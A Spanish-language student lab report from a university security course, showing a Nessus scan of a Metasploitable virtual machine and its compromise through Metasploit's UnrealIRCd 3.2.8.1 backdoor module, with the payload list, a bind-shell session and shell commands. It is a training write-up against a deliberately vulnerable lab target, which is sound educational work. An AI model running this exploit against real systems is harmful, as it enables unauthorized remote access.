Universidad Nacional Autónoma de México

Facultad de Estudios Superiores Aragón

Alumno: Bermeo Espino Juan Daniel

Reporte de práctica: Uso de Nessus Scanner y Metasploit

Temas especiales de seguridad informática Grupo: 2060

Profesor: Jose Francisco Aguilar Hernandez Semestre 2024-II


Proceso

Después de contar con todas las configuraciones y descargas proporcionadas por el instructor para que funcione correctamente nuestra infraestructura comenzamos por enviar un escaneo completo a la máquina.


Información de la máquina


```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:56:37:a7
          inet addr:192.168.1.72  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: 2806:104e:a:5264:a00:27ff:fe56:37a7/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe56:37a7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:93784 errors:0 dropped:0 overruns:0 frame:0
          TX packets:83523 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8670648 (8.2 MB)  TX bytes:13509709 (12.8 MB)
          Base address:0xd020 Memory:f0200000-f0220000
```

Configuración del escaneo




El resultado del escaneo es el siguiente, una vez teniendo la información de cuáles son las vulnerabilidades procederemos a ganar acceso por medio de metasploit






Ahora en Nessus encontraremos la etiqueta con la cual podremos encontrar el nombre para metasploit, mostramos una como ejemplo pero se entiende que asi es como sabemos como explotar cierta vulnerabilidad.




Uso de metasploit

Para encontrar primero la vulnerabilidad usaremos el comando search




Después debemos de seleccionar el exploit que se va a usar

Vemos cómo el puntero ahora tiene seleccionado el exploit.
Ahora usamos un comando para ver las opciones de configuración del exploit y completar las que sean necesarias o corregirlas.



Ya con el exploit preparado cargamos un payload para poder tener la consola de acción para manejar la máquina
Por posibles limitaciones de la configuración de la herramienta de metasploit no pude explotar las vulnerabilidades iniciales, por lo cual busque las backdoor directamente que se encontraban para usarse.
Probando la única de la que obtuve resultado fue la de Unreal y se consigue el acceso remoto



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                                     normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                                   normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6                              normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                                   normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6                              normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                                     normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                                     normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl                                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   10  payload/cmd/unix/reverse_ruby                                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   11  payload/cmd/unix/reverse_ruby_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   12  payload/cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 1
payload => cmd/unix/bind_perl
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] 192.168.1.72:6667 - Connected to 192.168.1.72:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.72:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.1.72:4444
[*] Command shell session 1 opened (192.168.1.80:43105 → 192.168.1.72:4444) at 2024-05-23 20:42:22 -0500
```

Una vez dentro confirmamos en que parte del sistema estamos y creamos un directorio mostrando asi la capacidad de infiltrase de cualquier adversario.

```
pwd
/etc/unreal
cd ..
pwd
/etc/unreal
cd ..
cd ..
ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
pwd
/etc/unreal
mkdir puedo_controlar_Bermeo
```

```
ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
puedo_controlar_Bermeo
spamfilter.conf
tmp
unreal
unrealircd.conf
```

Comprobamos que los cambios fueron efectuados en la máquina metasploitable.

```
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ cd ..
msfadmin@metasploitable:/home$ cd ..
msfadmin@metasploitable:/$ ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
msfadmin@metasploitable:/$ cd etc
msfadmin@metasploitable:/etc$ cd unreal
-bash: cd: unreal: Permission denied
msfadmin@metasploitable:/etc$ sudocd unreal
 -bash: sudocd: command not found
msfadmin@metasploitable:/etc$ sudo cd unreal
[sudo] password for msfadmin:
sudo: cd: command not found
msfadmin@metasploitable:/etc$ sudo su
root@metasploitable:/etc# cd unreal
root@metasploitable:/etc/unreal# ls
aliases                dccallow.conf  ircd.pid   puedo_controlar_Bermeo
badwords.channel.conf  doc            ircd.tune  spamfilter.conf
badwords.message.conf  Donation       LICENSE    tmp
badwords.quit.conf     help.conf      modules    unreal
curl-ca-bundle.crt     ircd.log       networks   unrealircd.conf
root@metasploitable:/etc/unreal# _
```

Y como podemos ver por el proceso realizado dentro de la máquina para poder acceder al directorio podemos ver cómo al adquirir acceso con este método se adquiere también privilegios de alto nivel ya que no solo permite el acceso si no la modificación de este directorio protegido.